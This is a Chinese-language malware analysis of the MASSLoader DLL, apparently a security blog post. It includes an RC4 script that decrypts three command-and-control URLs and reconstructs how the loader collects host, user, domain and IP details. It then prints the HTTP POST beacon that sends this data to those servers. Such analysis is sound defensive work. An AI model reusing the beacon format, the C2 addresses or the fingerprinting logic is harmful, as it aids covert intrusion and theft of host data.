image-20261004134513030

有一个导出函数MVELLJHNDSVBJLD

MASSLoader和其他加载器一样,负责程序加载工作

该组件在程序运行时将可执行文件内容读取至计算机存储器,通过内存分配与初始化配置完成程序启动准备,最终将执行控制权转交给被加载的应用程序代码

导入表

image-20261004134556966

WININET.dll,很可能有C2通信

IPHLPAPI.DLL,调用了GetAdaptersAddresses,检索与本地计算机上的适配器关联的地址

NETAPI32.dll,调用了DsEnumerateDomainTrustsA,查域信任关系

ADVAPI32.dll,调用了很多加解密

KERNEL32.dll,有文件,进程创建读写等

有个初步印象再进一步分析

分析


先来分析导出函数MVELLJHNDSVBJLD,来到这个函数

image-20261004172405314

sub_100011A4相当于堆内存分配器

image-20261004173318518


sub_1000153C

image-20261006223440330


先来看这个if判断,v6是sub_100025DB的返回值

image-20261006223530941

GetNativeSystemInfo 函数 (sysinfoapi.h) - Win32 apps | Microsoft Learn

SYSTEM_INFO (sysinfoapi.h) - Win32 apps | Microsoft Learn

image-20261006224454152

简单来说就是检查系统架构是否为x64

v10是sub_10001CB7的返回值

image-20261006225507482

分配了一段内存

image-20261006231301807


sub_10001214相当于memcpy的作用(执行到第i次,v5=a2+i带入看看)

再来看sub_10002131

image-20261006231758811

一串api链条,其中值得注意的参数是

1
CryptCreateHash(phProv,0x8004u,0,0,&phHash)

0x8004 = CALG_SHA1,即SHA-1

1
CryptHashData(phHash,pbData,dwDataLen,0)


对pbData= &::pbData进行SHA-1

image-20261006232604670

1
CryptDeriveKey(phProv,0x6801u,phHash,0x280011u,&phKey)

哈希后的结果用来做key,其中0x6801 = CALG_RC4,即生成RC4密钥

1
CryptDecrypt(phKey,0,1,0,pbData_1,&pdwDataLen)

RC4解密,照搬下代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
#include<stdio.h>
#include<stdlib.h>
#include<windows.h>
#include<wincrypt.h>
#pragma comment(lib, "advapi32.lib")

HCRYPTPROV hProv = 0;
HCRYPTHASH hHash = 0;
HCRYPTKEY hKey = 0;

int main(){
unsigned char pddata[]={0XC5,0X8B,0X0,0X15,0X7F,0X8E,0X92,0X88};
unsigned char encrypted[] = {
0x5B,0x02,0x06,0x4D,0x55,0xCB,0xA8,0xE0,0x4A,0xEF,0xFC,0xBE,0x07,0x43,0x89,
0xB9,0x5E,0x82,0x26,0x2D,0x4E,0x4D,0x49,0xDA,0xA4,0x01,0x9D,0xE5,0x77,0xC1,
0xF3,0xA1,0xFE,0x85,0xDA,0xE4,0xC5,0xED,0x54,0x59,0x7C,0xA8,0xFC,0x07,0x52,
0x61,0xB3,0x74,0xC6,0xCC,0xD6,0x01,0x9B,0xC1,0xD3,0x77,0x7D,0xF7,0xA1,0xDB,
0x8B,0x9D,0x02,0x9C,0xFD,0xD2,0xE4,0x20,0x53,0xC9,0x12,0x7B,0xA8,0x20,0x1B,
0xDF,0xA0,0xE8,0xC4,0xC1,0xA9,0xBC,0xC9,0x3B,0xA2,0x42,0xA2,0xF8,0x97,0x8E,
0xF5,0xD4,0x93,0xD5,0xA1,0xD1,0x0D,0x59,0xB8,0x87,0x59,0x2F,0xDC,0x1B,0xAB,
0x58,0x21,0x08,0xBB,0x16,0x00
};
DWORD keylen=sizeof(pddata);
DWORD datalen = sizeof(encrypted);

CryptAcquireContextA(&hProv,NULL,NULL,PROV_RSA_FULL,CRYPT_VERIFYCONTEXT);
CryptCreateHash( hProv,0X8004,0,0,&hHash);
CryptHashData(hHash,pddata,keylen,0);
CryptDeriveKey(hProv,0X6801,hHash,0X280011,&hKey);
CryptDecrypt(hKey,0,TRUE,0,encrypted,&datalen);

for(DWORD i=0;i<datalen;i++){
if(encrypted[i]==0)
printf("//0");
else
printf("%c",encrypted[i]);

}

}

解密出一些url

1
1910_nsw//0//0//0//0//0//0//0//0http://newnucapi.com/8/forum.php|http://gintlyba.ru/8/forum.php|http://stralonz.ru/8/forum.php|//0

再来看v4和v18(v5),进1CFF

image-20261007125803115



通过 GetAdaptersAddresses 枚举本机网络适配器,读取各适配器的 PhysicalAddress,并将其转换后的值逐个异或,生成一个主机相关标识值

image-20261007130334666

函数返回后,同时保存了 EAX 和 EDX,对应了v4和v5

nSize,看sub_10002406

image-20261007130913388

image-20261007130936969


构造 INFO 字段:先取本机计算机名,再加 @,然后再拼接 sub_100021F8() 得到的信息。

image-20261007131645817

image-20261007132228751

GetTokenInformation 函数 (securitybaseapi.h) - Win32 apps | Microsoft Learn

LookupAccountSidA 函数 (winbase.h) - Win32 apps | Microsoft Learn


简单来说就是根据PID,读取它的 TokenUser,然后把 SID 解析成用户名 + 域名即DOMAIN\USERNAME

nSise拼接而成COMPUTERNAME@DOMAIN\USERNAME

String1,看sub_10001C45

image-20261007132704738

其中sub_1000188E是标准的GET请求函数

如果全局 Buffer 里已经有 IP, 直接复制到 lpString1

否则请求 http://api.ipify.org成功则保存返回的公网ip,失败返回 “0.0.0.0”

DomainCount,看sub_10001B58

image-20261007133529056

枚举域信任关系,并把发现的 NetBIOS 域名和 DNS 域名拼成一个字符串。

只剩v12和v13了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
       000154C                 call    ds:GetVersion
.text:10001552 mov ebx, eax
.text:10001554 call sub_10001CFF
.text:10001559 mov edi, eax
.text:1000155B mov [ebp+var_8], edx
.text:1000155E lea eax, [ebp+nSize]
.text:10001564 push eax ; nSize
.text:10001565 call sub_10002406
.text:1000156A lea eax, [ebp+String1]
.text:1000156D push eax ; lpString1
.text:1000156E call sub_10001C45
.text:10001573 lea eax, [ebp+DomainCount]
.text:10001579 push eax ; DomainCount
.text:1000157A call sub_10001B58
.text:1000157F add esp, 0Ch
.text:10001582 movzx eax, bl //取GetVersion()返回值最低8位,对应 MajorVersion
.text:10001585 movzx esi, bx
.text:10001588 mov [ebp+var_4], eax
.text:1000158B shr esi, 8 //取低 16 位里的高 8 位,对应MinorVersion,存入esi
.text:1000158E call sub_100025DB
.text:10001593 xor ebx, ebx
.text:10001595 push esi ; _DWORD
.text:10001596 push [ebp+var_4] ; _DWORD
.text:10001599 inc ebx

v13是次版本号,v12是主版本号

至此我们知道了这打印了一些主机信息

1
2
3
4
5
6
7
GUID=123456789012345
&BUILD=1910_nsw
&INFO=DESKTOP-ABC@DESKTOP-ABC\user
&EXT=CORP;corp.local;
&IP=1.2.3.4
&TYPE=1
&WIN=10.0(x64)

接着往下看

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25

lpszUrl = ::lpszUrl;
if ( !::lpszUrl )
{
lpszUrl = malloc_sub_100011A4(0x400u);
::lpszUrl = lpszUrl;
*lpszUrl = 0;
}
v8 = 1;
while ( 1 )
{
if ( !*lpszUrl )
{
v8 = sub_10001D27(lpszUrl);
lpszUrl = ::lpszUrl;
}
if ( sub_10001E3B(lpszUrl, String, lpBuffer, n0x100000, lpdwNumberOfBytesRead) == 1 && sub_100014F8(lpBuffer) )
break;
lpszUrl = ::lpszUrl;
*::lpszUrl = 0;
if ( v8 != 1 )
return 0;
}
return 1;

sub_10001DZ7,

image-20261007141628560


url_list就是我们之前RC4解密出来的字符串,16偏移刚好对应

1
http://newnucapi.com/8/forum.php|http://gintlyba.ru/8/forum.php|http://stralonz.ru/8/forum.php

循环复制到”|”为止,count就是当前 URL 列表读取位置。一共有三个url

sub_10001E3B类似发送POST请求,结构如下

1
2
3
4
5
POST /8/forum.php HTTP/1.1
Host: ...
Content-Type: application/x-www-form-urlencoded

GUID=...&BUILD=1910_nsw&INFO=...&EXT=...&IP=...&TYPE=1&WIN=...

sub_100014F8接收返回的数据lpBuffer

image-20261007142343953

